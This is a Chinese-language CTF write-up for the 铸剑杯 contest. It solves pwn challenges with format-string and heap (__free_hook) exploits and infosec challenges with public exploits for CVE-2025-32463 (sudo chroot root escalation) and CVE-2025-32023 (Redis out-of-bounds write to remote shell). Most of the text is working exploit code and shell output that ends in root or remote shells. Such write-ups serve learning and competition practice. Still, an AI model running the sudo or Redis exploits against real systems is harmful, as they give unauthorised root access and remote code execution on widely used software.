铸剑杯WP by F61d

PWN

我最好的初代同事

很简单的格式化字符串，通过跟着“国资社畜”学习到的“诸葛连弩”的方法，目标是覆盖红框中的返回地址为success()函数中的system("/bin/sh")，可以通过覆盖0x7fffb6015390为返回地址所在的位置0x7fffb6015358，然后用printf()格式化字符串对0x7fffb6015370处存储的0x7fffb6015358地址里的返回地址进行覆盖即可（只需要覆盖最低字节即可，因为success和game函数的地址高位都相同）

```
pwndbg> stack
00:0000|  rax rdi rsp 0x7fffb6015330 ◂— 0xa0a7024303125 /* '%10$p\n\n' */
01:0008|-018         0x7fffb6015338 ◂— 0
02:0010|-010         0x7fffb6015340 —▸ 0x642069c2e1a0 (_start) ◂— endbr64
03:0018|-008         0x7fffb6015348 ◂— 0x4b65a1ece883100
04:0020|  rbp         0x7fffb6015350 —▸ 0x7fffb6015370 —▸ 0x7fffb6015390 ◂— 0
05:0028|+008         0x7fffb6015358 —▸ 0x642069c2e4ab (game+121) ◂— nop
06:0030|+010         0x7fffb6015360 ◂— 1
07:0038|+018         0x7fffb6015368 ◂— 0x4b65a1ece883100
pwndbg>
08:0040|+020 0x7fffb6015370 —▸ 0x7fffb6015390 ◂— 0
09:0048|+028 0x7fffb6015378 —▸ 0x642069c2e56b (main+121) ◂— mov eax, 0
0a:0050|+030 0x7fffb6015380 —▸ 0x7fffb6015480 ◂— 1
0b:0058|+038 0x7fffb6015388 ◂— 0x500000000
0c:0060|+040 0x7fffb6015390 ◂— 0
0d:0068|+048 0x7fffb6015398 —▸ 0x7f27bf7f0083 (__libc_start_main+243) ◂— mov edi, eax
0e:0070|+050 0x7fffb60153a0 ◂— 0x200000061 /* 'a' */
0f:0078|+058 0x7fffb60153a8 —▸ 0x7fffb6015488 —▸ 0x7fffb6015ab7 ◂— 0x65722f656d6f682f ('/home/re')
pwndbg>
10:0080|+060 0x7fffb60153b0 ◂— 0x1bf9b47a0
11:0088|+068 0x7fffb60153b8 —▸ 0x642069c2e4f2 (main) ◂— endbr64
12:0090|+070 0x7fffb60153c0 —▸ 0x642069c2e580 (__libc_csu_init) ◂— endbr64
13:0098|+078 0x7fffb60153c8 ◂— 0x3de5450bd79462fc
14:00a0|+080 0x7fffb60153d0 —▸ 0x642069c2e1a0 (_start) ◂— endbr64
15:00a8|+088 0x7fffb60153d8 —▸ 0x7fffb6015480 ◂— 1
16:00b0|+090 0x7fffb60153e0 ◂— 0
17:00b8|+098 0x7fffb60153e8 ◂— 0
```

三次格式化字符串机会，

第一次泄露栈地址，找到各个栈地址的基本定位，泄露出的rbp存储的地址，-0x18就是返回地址

第二次修改栈上的地址，将目标地址覆盖成返回地址所在的地址

第三次覆盖返回地址，success()函数中的system("/bin/sh")部分，注意栈对齐即可

exp

代码块

```python
#!/usr/bin/env python3
from ctypes import cdll
from pwn import *
import time
import sys

filename = "fmt_patched"
libcname = "/home/ret2z/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/libc6_2.31-0ubuntu9.16_amd64/lib/x86_64-linux-gnu/libc.so.6"
host = "113.201.14.253"
port = 38910
container_id = ""
proc_name = ""
context.terminal = ['tmux', 'neww']
context.log_level = 'debug'
elf = context.binary = ELF(filename)
if libcname:
    libc = ELF(libcname)
gs = '''
set debug-file-directory /home/ret2z/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/libc6-dbg_2.31-0ubuntu9.16_amd64/usr/lib/debug
set directories /home/ret2z/.config/cpwn/pkgs/2.31-0ubuntu9.16/amd64/glibc-source_2.31-0ubuntu9.16_all/usr/src/glibc/glibc-2.31
b *$rebase(0x00000000000012F3)
'''

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript = gs)
    elif args.REMOTE:
        return remote(host, port)
    elif args.DOCKER:
        import docker
        from os import path
        io = remote(host, port)
        client = docker.from_env()
        container = client.containers.get(container_id=container_id)
        processes_info = container.top()
        titles = processes_info['Titles']
        processes = [dict(zip(titles, proc)) for proc in processes_info['Processes']]
        target_proc = []
        for proc in processes:
            cmd = proc.get('CMD', '')
            exe_path = cmd.split()[0] if cmd else ''
            exe_name = path.basename(exe_path)
            if exe_name == proc_name:
```

```python
                target_proc.append(proc)
        idx = 0
        if len(target_proc) > 1:
            for i, v in enumerate(target_proc):
                print(f"{i} => {v}")
            idx = int(input(f"Which one:"))
        import tempfile
        with tempfile.NamedTemporaryFile(prefix = 'cpwn-gdbscript-', delete=False, suffix = '.gdb', mode = 'w') as tmp:
            tmp.write(f'shell rm {tmp.name}\n{gs}')
        print(tmp.name)
        run_in_new_terminal(["sudo", "gdb", "-p", target_proc[idx]['PID'], "-x", tmp.name])
        return io
    else:
        return process(elf.path)
def dbg(a=''):
    gdb.attach(io, gdbscript=a)
    pause()
# <------- lambda ------->
s   = lambda a :                    io.send(a)
sl  = lambda a :                    io.sendline(a)
sa  = lambda a, b:                  io.sendafter(a,b)
sla = lambda a, b:                  io.sendlineafter(a,b)
til = lambda a:                     io.recvuntil(a)
ls  = lambda a, b:                  success("\033[31m" + a + " ----> " + b + "\033[0m")

io = start()

for i in range(5):
    til(b"what's ")
    num1 = int(io.recvuntil(b' add ', drop=True))
    print(num1)
    num2 = int(io.recvuntil(b'\n', drop=True))
    print(num2)
    sl(str(num1+num2).encode())

til(b'[2]leave')
sl(b'1')
til(b'Input:')
sl(b'%10$p\n')
til(b'input:')
stack = int(io.recvuntil(b'\n', drop=True), 16) & 0xffff
ret = stack - 0x18
ls("ret", hex(ret))

```

```python
til(b'[2]leave')
sl(b'1')
til(b'Input:')
sl(f'%{ret & 0xff}c%10$hhn')

success = 0x14E3
til(b'[2]leave')
sl(b'1')
til(b'Input:')
sl(f'%{success & 0xff}c%14$hhn')

io.interactive()
```

Get flag:

```
[DEBUG] Received 0xef bytes:
    00000000  59 6f 75 72  20 69 6e 70  75 74 3a 20  20 20 20 20  │Your│ inp│ut: │    │
    00000010  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  │    │    │    │    │
    *
    000000e0  20 20 20 20  20 20 20 20  20 20 20 20  20 c0 0a     │    │    │    │ ··│
    000000ef
Your input:

                                    \xc0
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x40 bytes:
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'fmt\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
bin
dev
flag
fmt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{03fbce0f41388be36921078750644fae}\n'
flag{03fbce0f41388be36921078750644fae}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 113.201.14.253 port 38910
```

我不吃牛肉

主函数里逻辑比较清晰：

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are incorrect.");
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    menu();
    v3 = input();
    srand(v3);
    switch ( rand() % 4 )
    {
      case 0:
        malloc_my();
        break;
      case 1:
        delete();
        break;
      case 2:
        myread();
        break;
      case 3:
        output();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```

利用v3作为种子，虽然是随机数，但是每次都会利用srand重新设置种子，并且只rand一次，所以相当于一个映射：

```python
def choice(idx):
    if(idx == 3):#output
        sla("choice:", str(1).encode())
    elif(idx == 2):#read
        sla("choice:", str(2).encode())
    elif(idx == 1):#delete
        sla("choice:", str(4).encode())
    elif(idx == 0):#malloc
        sla("choice:", str(8).encode())
```

对于函数功能，简单的来说有以下一些问题：

①free是直接free的，heap记录数组没有清0

②output因为heap记录数组没有清0，可以show bin的内容

③edit显然的堆溢出

④edit还存在负数，溢出写

思路1：打malloc_hook 写 ogg

没成功

利用House Of Spirit，伪造fastbin，在malloc-0x23中建fastbin，然后控制malloc_hook内容，但是最后没成功。

思路2：打free_hook写system

free的堆块，会把堆块的起始地址作为rdi，也就是rdi可控，所以将free_hook写成system，被释放的堆块内容写着/bin/sh即可提权。

主要利用④漏洞，在read的时候选择负数，往上面去寻找

调试： 利用和got在一起的关系，直接往下搜

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kadaduck/Code/ZJB2025/beef/pwn_patched:
GOT protection: Partial RELRO | Found 10 GOT entries passing the filter
[0x632d0c202018] free@GLIBC_2.2.5 -> 0x7f4603884540 (free) ◂— push r13
[0x632d0c202020] puts@GLIBC_2.2.5 -> 0x7f460386f6a0 (puts) ◂— push r12
[0x632d0c202028] setbuf@GLIBC_2.2.5 -> 0x7f46038766c0 (setbuf) ◂— mov edx, 0x2000
[0x632d0c202030] read@GLIBC_2.2.5 -> 0x632d0c0008c6 (read@plt+6) ◂— push 3
[0x632d0c202038] __libc_start_main@GLIBC_2.2.5 -> 0x7f4603820750 (__libc_start_main) ◂— push r14
[0x632d0c202040] srand@GLIBC_2.2.5 -> 0x7f460383a8e0 (srandom) ◂— sub rsp, 8
[0x632d0c202048] malloc@GLIBC_2.2.5 -> 0x7f4603884180 (malloc) ◂— push rbp
[0x632d0c202050] __isoc99_scanf@GLIBC_2.7 -> 0x7f460386b4e0 (__isoc99_scanf) ◂— push rbx
[0x632d0c202058] exit@GLIBC_2.2.5 -> 0x632d0c000916 (exit@plt+6) ◂— push 8
[0x632d0c202060] rand@GLIBC_2.2.5 -> 0x7f460383af70 (rand) ◂— sub rsp, 8
pwndbg>
[0] 0:bash- 1:gdb*                                                    "kadaduck-
```

有两个地方值得注意：

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kadaduck/Code/ZJB2025/beef/pwn_patched:
GOT protection: Partial RELRO | Found 10 GOT entries passing the filter
[0x632d0c202018] free@GLIBC_2.2.5 -> 0x7f4603884540 (free) ◂— push r13
[0x632d0c202020] puts@GLIBC_2.2.5 -> 0x7f460386f6a0 (puts) ◂— push r12
[0x632d0c202028] setbuf@GLIBC_2.2.5 -> 0x7f46038766c0 (setbuf) ◂— mov edx, 0x2000
[0x632d0c202030] read@GLIBC_2.2.5 -> 0x632d0c0008c6 (read@plt+6) ◂— push 3
[0x632d0c202038] __libc_start_main@GLIBC_2.2.5 -> 0x7f4603820750 (__libc_start_main) ◂— push r14
[0x632d0c202040] srand@GLIBC_2.2.5 -> 0x7f460383a8e0 (srandom) ◂— sub rsp, 8
[0x632d0c202048] malloc@GLIBC_2.2.5 -> 0x7f4603884180 (malloc) ◂— push rbp
[0x632d0c202050] __isoc99_scanf@GLIBC_2.7 -> 0x7f460386b4e0 (__isoc99_scanf) ◂— push rbx
[0x632d0c202058] exit@GLIBC_2.2.5 -> 0x632d0c000916 (exit@plt+6) ◂— push 8
[0x632d0c202060] rand@GLIBC_2.2.5 -> 0x7f460383af70 (rand) ◂— sub rsp, 8
pwndbg> tele 0x632d0c20201
<Could not read memory at 0x632d0c20201>
pwndbg> tele 0x632d0c202018
00:0000│  0x632d0c202018 (free@got[plt]) —▸ 0x7f4603884540 (free) ◂— push r13
01:0008│  0x632d0c202020 (puts@got[plt]) —▸ 0x7f460386f6a0 (puts) ◂— push r12
02:0010│  0x632d0c202028 (setbuf@got[plt]) —▸ 0x7f46038766c0 (setbuf) ◂— mov edx, 0x2000
03:0018│  0x632d0c202030 (read@got[plt]) —▸ 0x632d0c0008c6 (read@plt+6) ◂— push 3
04:0020│  0x632d0c202038 (__libc_start_main@got.plt) —▸ 0x7f4603820750 (__libc_start_main) ◂— push r14
05:0028│  0x632d0c202040 (srand@got[plt]) —▸ 0x7f460383a8e0 (srandom) ◂— sub rsp, 8
06:0030│  0x632d0c202048 (malloc@got[plt]) —▸ 0x7f4603884180 (malloc) ◂— push rbp
07:0038│  0x632d0c202050 (__isoc99_scanf@got.plt) —▸ 0x7f460386b4e0 (__isoc99_scanf) ◂— push rbx
pwndbg>
08:0040│  0x632d0c202058 (exit@got[plt]) —▸ 0x632d0c000916 (exit@plt+6) ◂— push 8
09:0048│  0x632d0c202060 (rand@got[plt]) —▸ 0x7f460383af70 (rand) ◂— sub rsp, 8
0a:0050│  0x632d0c202068 ◂— 0
0b:0058│  0x632d0c202070 ◂— 0x632d0c202070 /* 'p  \x0c-c' */
0c:0060│  0x632d0c202078 ◂— 0
0d:0068│  0x632d0c202080 (stdout) —▸ 0x7f4603bc5620 (_IO_2_1_stdout_) ◂— 0xfbad2887
0e:0070│  0x632d0c202088 ◂— 0
0f:0078│  0x632d0c202090 (stdin) —▸ 0x7f4603bc48e0 (_IO_2_1_stdin_) ◂— 0xfbad208b
pwndbg>
10:0080│  0x632d0c202098 ◂— 0
11:0088│  0x632d0c2020a0 (stderr) —▸ 0x7f4603bc5540 (_IO_2_1_stderr_) ◂— 0xfbad2087
12:0090│  0x632d0c2020a8 ◂— 0
... ↓     2 skipped
15:00a8│  0x632d0c2020c0 —▸ 0x632d0d2f6010 ◂— 0
16:00b0│  0x632d0c2020c8 —▸ 0x632d0d2f6080 ◂— 0
17:00b8│  0x632d0c2020d0 —▸ 0x632d0d2f60f0 —▸ 0x7f4603bc4c78 —▸ 0x7f4603bc4c68 —▸ 0x7f4603bc4c58 ◂— ...
pwndbg>
18:00c0│  0x632d0c2020d8 ◂— 0
19:00c8│  0x632d0c2020e0 ◂— 0
1a:00d0│  0x632d0c2020e8 —▸ 0x632d0d2f6200 ◂— 0
1b:00d8│  0x632d0c2020f0 ◂— 0
... ↓     4 skipped
pwndbg>
20:0100│  0x632d0c202118 ◂— 0
... ↓     7 skipped
pwndbg>
[0] 0:bash- 1:gdb*                                                    "kadaduck-virtual-mach"
```

free的got表和0x。。。。。2070，

```
ssize_t myread()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = input();
  puts("length:");
  v1 = input();
  puts("content:");
  return read(0, (void *)qword_2020C0[v2], v1);
}
```

由myread可以得知，不能直接选择free的got表。因为需要free的got表的指针才行。

巧合的是，0x.....7020这里是一个回环，先写入__free_hook然后再次写入即可向free_hook中写system了。

就可以getshell了。

exp

代码块

```
#!/usr/bin/python3
#coding:utf-8
from pwn import *
import sys
import time
import os
import base64
from struct import pack

context.clear(arch='amd64', os='linux', log_level='debug')
context.terminal = ['tmux','new-window']

global filename,libc,libcname,host,port,e,BreakPoint,p

s       = lambda data       : p.send(data)
sa      = lambda text,data  : p.sendafter(text, data)
sl      = lambda data       : p.sendline(data)
sla     = lambda text,data  : p.sendlineafter(text, data)
r       = lambda num=4096   : p.recv(num)
rl      = lambda            : p.recvline()
ru      = lambda text       : p.recvuntil(text)
```

```python
pr      = lambda num=4096   : print(p.recv(num))
inter   = lambda            : p.interactive()
l32     = lambda            : u32(p.recvuntil(b'\xf7')[-4:].ljust(4,b'\x00'))
l64     = lambda            : u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
uu32    = lambda            : u32(p.recv(4).ljust(4,b'\x00'))
uu64    = lambda            : u64(p.recv(6).ljust(8,b'\x00'))
int16   = lambda data       : int(data,16)
lg      = lambda s, num     : p.success('%s -> 0x%x' % (s, num))

def start():
    if args.GDB:
        return gdb.debug(e.path, gdbscript = BreakPoint)
    elif args.REMOTE:
        return remote(host, port)
    elif args.DOCKER:
        import docker
        from os import path
        p = remote(host, port)
        client = docker.from_env()
        container = client.containers.get(container_id=container_id)
        processes_info = container.top()
        titles = processes_info['Titles']
        processes = [dict(zip(titles, proc)) for proc in processes_info['Processes']]
        target_proc = []
        for proc in processes:
            cmd = proc.get('CMD', '')
            exe_path = cmd.split()[0] if cmd else ''
            exe_name = path.basename(exe_path)
            if exe_name == proc_name:
                target_proc.append(proc)
        idx = 0
        if len(target_proc) > 1:
            for i, v in enumerate(target_proc):
                print(f"{i} => {v}")
            idx = int(input(f"Which one:"))
        import tempfile
        with tempfile.NamedTemporaryFile(prefix = 'cpwn-gdbscript-', delete=False, suffix = '.gdb', mode = 'w') as tmp:
            tmp.write(f'shell rm {tmp.name}\n{gs}')
        print(tmp.name)
        run_in_new_terminal(["sudo", "gdb", "-p", target_proc[idx]['PID'], "-x", tmp.name])
        return p
    else:
        return process(e.path)

```


```python
def choice(idx):
    if(idx == 3):#output
        sla("choice:", str(1).encode())
    elif(idx == 2):#read
        sla("choice:", str(2).encode())
    elif(idx == 1):#delete
        sla("choice:", str(4).encode())
    elif(idx == 0):#malloc
        sla("choice:", str(8).encode())

def output(num):
    choice(3)
    sla("index:", str(num).encode())

def read(num, size, payload):
    choice(2)
    sla("index:", str(num).encode())
    sla("length:", str(size).encode())
    sla("content:", payload)

def malloc(num, size):
    choice(0)
    sla("index:", str(num).encode())
    sla("size:", str(size).encode())


def delete(num):
    choice(1)
    sla("index:", str(num).encode())


def exp():
    malloc(0,0x60)
    malloc(1,0x60)
    malloc(2,0x100)
    malloc(5,0x60)
    delete(2)
    malloc(2,0x60)
    output(2)
    int(r(6)[::-1].hex(), 16)
    libc.address = int(r(6)[::-1].hex(), 16) - 0xc78 - 0x3c4000
    lg("libc_base", libc.address)
    free_addr = libc.sym['__free_hook']
    lg("free", free_addr)
    ogg_addr = libc.address + 0x4527a
    lg("ogg",ogg_addr)
    malloc_addr = libc.sym.__malloc_hook
```

```
    lg("malloc_hook",libc.sym.__malloc_hook)
    gdb.attach(p)
    read((-10), 0x08, p64(libc.sym['__free_hook']))
    read((-10), 0x08, p64(libc.sym['system']))
    malloc(8,0x60)
    read(8,0x08,b'/bin/sh\x00')
    choice(1)
    sla("index:", str(8).encode())
    # gdb.attach(p)



    # delete(1)
    # read(0,0x78,b'a'*0x60 + p64(0x0) + p64(0x70) + p64(libc.sym.__malloc_hook - 0x23))
    # malloc(3,0x60)
    #
    # malloc(4,0x60)
    # read(4,0x13+0x08,b'a' * 0x13 + p64(ogg_addr))
    # read(-2,0x10,b'a'*0x10)

    # output(1)
    # sla("choice:", str(8).encode())
    # sla("index:", str(8).encode())
    # sla("size:", str(0x100).encode())
    inter()

if __name__ == '__main__':
    filename = "pwn_patched"
    libcname = "/home/kadaduck/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/libc6_2.23-0ubuntu11.3_amd64/lib/x86_64-linux-gnu/libc.so.6"
    host = "127.0.0.1"
    port = 22551
    e = context.binary = ELF(filename)
    libc = ELF(libcname)
    BreakPoint = '''
    b *$rebase(0xc46)
    set debug-file-directory /home/kadaduck/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/libc6-dbg_2.23-0ubuntu11.3_amd64/usr/lib/debug
    set directories /home/kadaduck/.config/cpwn/pkgs/2.23-0ubuntu11.3/amd64/glibc-source_2.23-0ubuntu11.3_all/usr/src/glibc/glibc-2.23
    '''
    p = start()
    exp()
```

Game

我勒个超级玛丽奥

打完第一关就能拿到flag，，，



infosec

最近你还好吗

CVE-2025-32463

https://xz.aliyun.com/news/18443

代码块

```

touch exp.sh




cat > exp.sh << 'END_OF_SCRIPT'
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
```

```
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
END_OF_SCRIPT

chmod +x exp.sh




./exp.sh
```

```
命令提示符
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
pwn@16f45221bf7b:~$ chmod +x exp.sh
pwn@16f45221bf7b:~$ ./exp.sh
woot!
root@16f45221bf7b:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@16f45221bf7b:/# cd ..
root@16f45221bf7b:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@16f45221bf7b:/# cat flag
flag{319e54ba229d466cc4fbd2bf140acf33}
```

Redis爱你呦

CVE-2025-32023

https://bestwing.me/CVE-2025-32023%20Redis-RCE-Via-Out-of-bounds-write.html

git clone https://gh-proxy.org/https://github.com/leesh3288/CVE-2025-32023.git

代码块

```python
#!/usr/bin/env python3

from pwn import *
import redis
import random
import string

HOST, PORT = '113.201.14.253', 23913

binary = ELF('./redis-server')

# client to send redis commands
r = redis.Redis(HOST, PORT)

# client to pop shell
p = remote(HOST, PORT)
p.sendline('client info')
p.recvuntil('fd=')
fd = int(p.recvline().split()[0])
log.info(f'{fd = }')

HLL_DENSE = 0
HLL_SPARSE = 1
HLL_DENSE_SIZE = 0x3010
```

```python

# make a dense hll, which is just a string with specific encodings
pl = b'HYLL'
pl += p8(HLL_DENSE)
pl = pl.ljust(HLL_DENSE_SIZE, p8(0))
r.set('hll:dense', pl)
# assert that the hll encoding is valid
r.pfadd('hll:dense')

# make a malformed sparse hll, again just a string
def xzero(sz):
  assert 1 <= sz <= 0x4000
  sz -= 1
  return p8(0b01_000000 | (sz >> 8)) + p8(sz & 0xff)

pl = b'HYLL'
pl += p8(HLL_SPARSE) + p8(0)*3
pl += p8(0)*8
assert len(pl) == 0x10
pl += xzero(0x4000) * 0x3fffd   # -0xc000
pl += xzero(0xc000 - 0x956c)    # -0x956c, where divmod(-0x956c*6, 8) = (-0x7011, 0)
pl += p8(0b1_00011_00)          # runlen = 1, regval = 4 = SDS_TYPE_64 => -0x956b, overwrite sds:b type
pl += xzero(0x156b)             # -0x8000
pl += xzero(0x4000) * 3         # 0x4000
r.set('hll:exp', pl)

# prep 14KiB sds
fakelen = 0x4142434445464748
r.setrange('sds:a', 0x37fa - 11, p64(fakelen))  # sds @ 0x0005, p64() 00 00 00 00
r.setrange('sds:b', 0x37fa - 8, b'B'*8)         # sds @ 0x3805, ................. fa 37 fa 37 02 ~
r.setrange('sds:c', 0x37fa - 8, b'C'*8)         # sds @ 0x7005

# trigger hllMerge + hllSparseToDense
# alloc 0x3010 => round 0x3800 (14KiB)
r.pfmerge('hll:exp', 'hll:dense')                           # sds @ 0xa805

# assert that string type is modified
assert r.strlen('sds:b') == fakelen

# spray embstr objects
marker = ''.join(random.choices(string.ascii_letters + string.digits, k=8)).encode()
log.info(f'{marker = }')
```

```python
spray_cnt = 0x100000 // 0x40
for i in range(spray_cnt // 0x400):   # batch spray with mset
  ms = {}
  for j in range(0x400):
    idx = i * 0x400 + j
    ms[f'sds:_{idx}'] = (marker+p64(idx)).ljust(0x2b, b' ')
  r.mset(ms)

# dump the heap!
dump = r.getrange('sds:b', 0, 0x100000)[3:]

# egghunt valid embstr object
mark = 0x3700
while mark < len(dump):
  mark = dump.find(marker, mark)
  assert mark != -1
  tofs = mark - 3 - 0x10
  # assert type|encoding, refcount, sdshdr8 fields
  if dump[tofs] == 0x80 and u32(dump[tofs+4:tofs+8]) == 0x1 and dump[tofs+0x10:tofs+0x13] == b'\x2b\x2b\x01':
    break
  mark += 8
else:
  assert False, '[!] embstr spray egghunt fail'

# target robj
tadr = u64(dump[tofs+8:tofs+0x10]) - 3 - 0x10
tkey = f'sds:_{u64(dump[tofs+3+0x18:tofs+3+0x20])}'
log.success(f'{tofs = :#x} ({tkey = })')
log.success(f'{tadr = :#014x}')

# sds:b header
badr = tadr - tofs - 8
log.info(f'{badr = :#014x}')

# egghunt redis-server base
egg = binary.sym['je_ehooks_default_extent_hooks'] & 0xfff
for i in range(0x10000 - ((badr + 8) & 0xffff), len(dump), 0x10000):
  if u64(dump[i:i+8]) == 0x200000 and (u64(dump[i+0xc8:i+0xd0]) & 0xfff) == egg and (u64(dump[i+0xd8:i+0xe0]) & 0xfff) == egg:
    binary.address = u64(dump[i+0xc8:i+0xd0]) - binary.sym['je_ehooks_default_extent_hooks']
    break
else:
  assert False, '[!] redis-server base egghunt fail'

assert (binary.address & 0xfff) == 0
```

```python
log.success(f'{binary.address = :#014x}')

# fake module object
pl = p8(0x05) + dump[tofs+1:tofs+4]   # type, encoding, lru
pl += p32(1)                          # refcount
pl += p64(badr + 0x10)                # ptr
r.setrange('sds:b', tofs+3, pl)

'''
0x001b9991: mov rax, rdi; mov rsi, [rdi+8]; mov rdi, [rdi]; mov rbp, rsp; call qword ptr [rax+0x10];
0x00226097: mov rbp, rdi; mov esi, 0x10; mov edi, 1; call qword ptr [rax+8];
0x001410ec: leave; ret;
0x002d6706: pop rdi; ret;
0x002d5cfb: pop rsi; ret;
0x000fc472: pop rdx; ret;
'''

# fake module value (badr + 0x10)
B = binary.address
PRDI = B+0x002d6706
PRSI = B+0x002d5cfb
PRDX = B+0x000fc472

# badr + 0x10
pl = p64(badr + 0x20 - 7*8)   # mv->type
pl += p64(badr + 0x2010)      # mv->value      (rdi)
pl += p64(B + 0x001b9991)     # mv->type->free (rip), gadget #0
pl = pl.ljust(0x1000, b'\0')

# badr + 0x1010
pl += b'/bin/sh\0'            # 0x1010
pl += p64(badr + 0x1010)      # 0x1018
pl += p64(0)                  # 0x1020
pl = pl.ljust(0x2000, b'\0')

# badr + 0x2010 (=rdi)
pl += p64(badr + 0x2028)      # [rdi], rbp to set
pl += p64(B + 0x001410ec)     # [rax+8], gadget #2
pl += p64(B + 0x00226097)     # [rax+8], gadget #1
pl += p64(0)                  # popped rbp

# ret, ROP starts here
# FD_CLOEXEC is dropped on dup2 newfd
pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(0) + p64(binary.plt['dup2'])
pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(1) + p64(binary.plt['dup2'])
pl += p64(PRDI) + p64(fd) + p64(PRSI) + p64(2) + p64(binary.plt['dup2'])
```

```python
pl += p64(PRDI) + p64(badr + 0x1010)
pl += p64(PRSI) + p64(badr + 0x1018)
pl += p64(PRDX) + p64(0)
pl += p64(binary.plt['execve'])

r.setrange('sds:b', 3+8, pl)
r.close()
del r

# trigger module free!
p.sendline(f'set {tkey} 0')
p.interactive()

```

找到了类似原题

https://plaidctf.com/challenge/19

```
* 正在文件夹 yxhueimie 中执行任务: docker exec -it 845da6bf275fcb57a38e1d2f
102151254685cf13104032080a0753fdaa60f4fb sh

/data # ls
/data # find / -name redis-server
/usr/local/bin/redis-server
find: /proc/1/task/1/fdinfo: Permission denied
find: /proc/1/task/16/fdinfo: Permission denied
find: /proc/1/task/17/fdinfo: Permission denied
find: /proc/1/task/18/fdinfo: Permission denied
find: /proc/1/task/19/fdinfo: Permission denied
find: /proc/1/task/20/fdinfo: Permission denied
find: /proc/1/fdinfo: Permission denied
/data # ^C

/data #
```

把这个docker拉下来，把redis-server 下载下来

跑一下exp就通了

```
~/Desktop/New_sum/zjb/CVE-2025-32023 (main*) » python3 solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py
[*] '/home/yxhueimie/Desktop/New_sum/zjb/CVE-2025-32023/redis-server'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 113.201.14.253 on port 19428: Done
/home/yxhueimie/Desktop/New_sum/zjb/CVE-2025-32023/solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:17: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline('client info')
/home/yxhueimie/Desktop/New_sum/zjb/CVE-2025-32023/solver-f0b22e429fa6c984f39a409744ff954d3a45d843edd29428ef3a68085d696a7d.py:18: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil('fd=')
[*] fd = 9
[*] marker = b'lGW0QMzr'
[+] tofs = 0xf678 (tkey = 'sds:_0')
[+] tadr = 0x7fea9318c680
[*] badr = 0x7fea9317d000
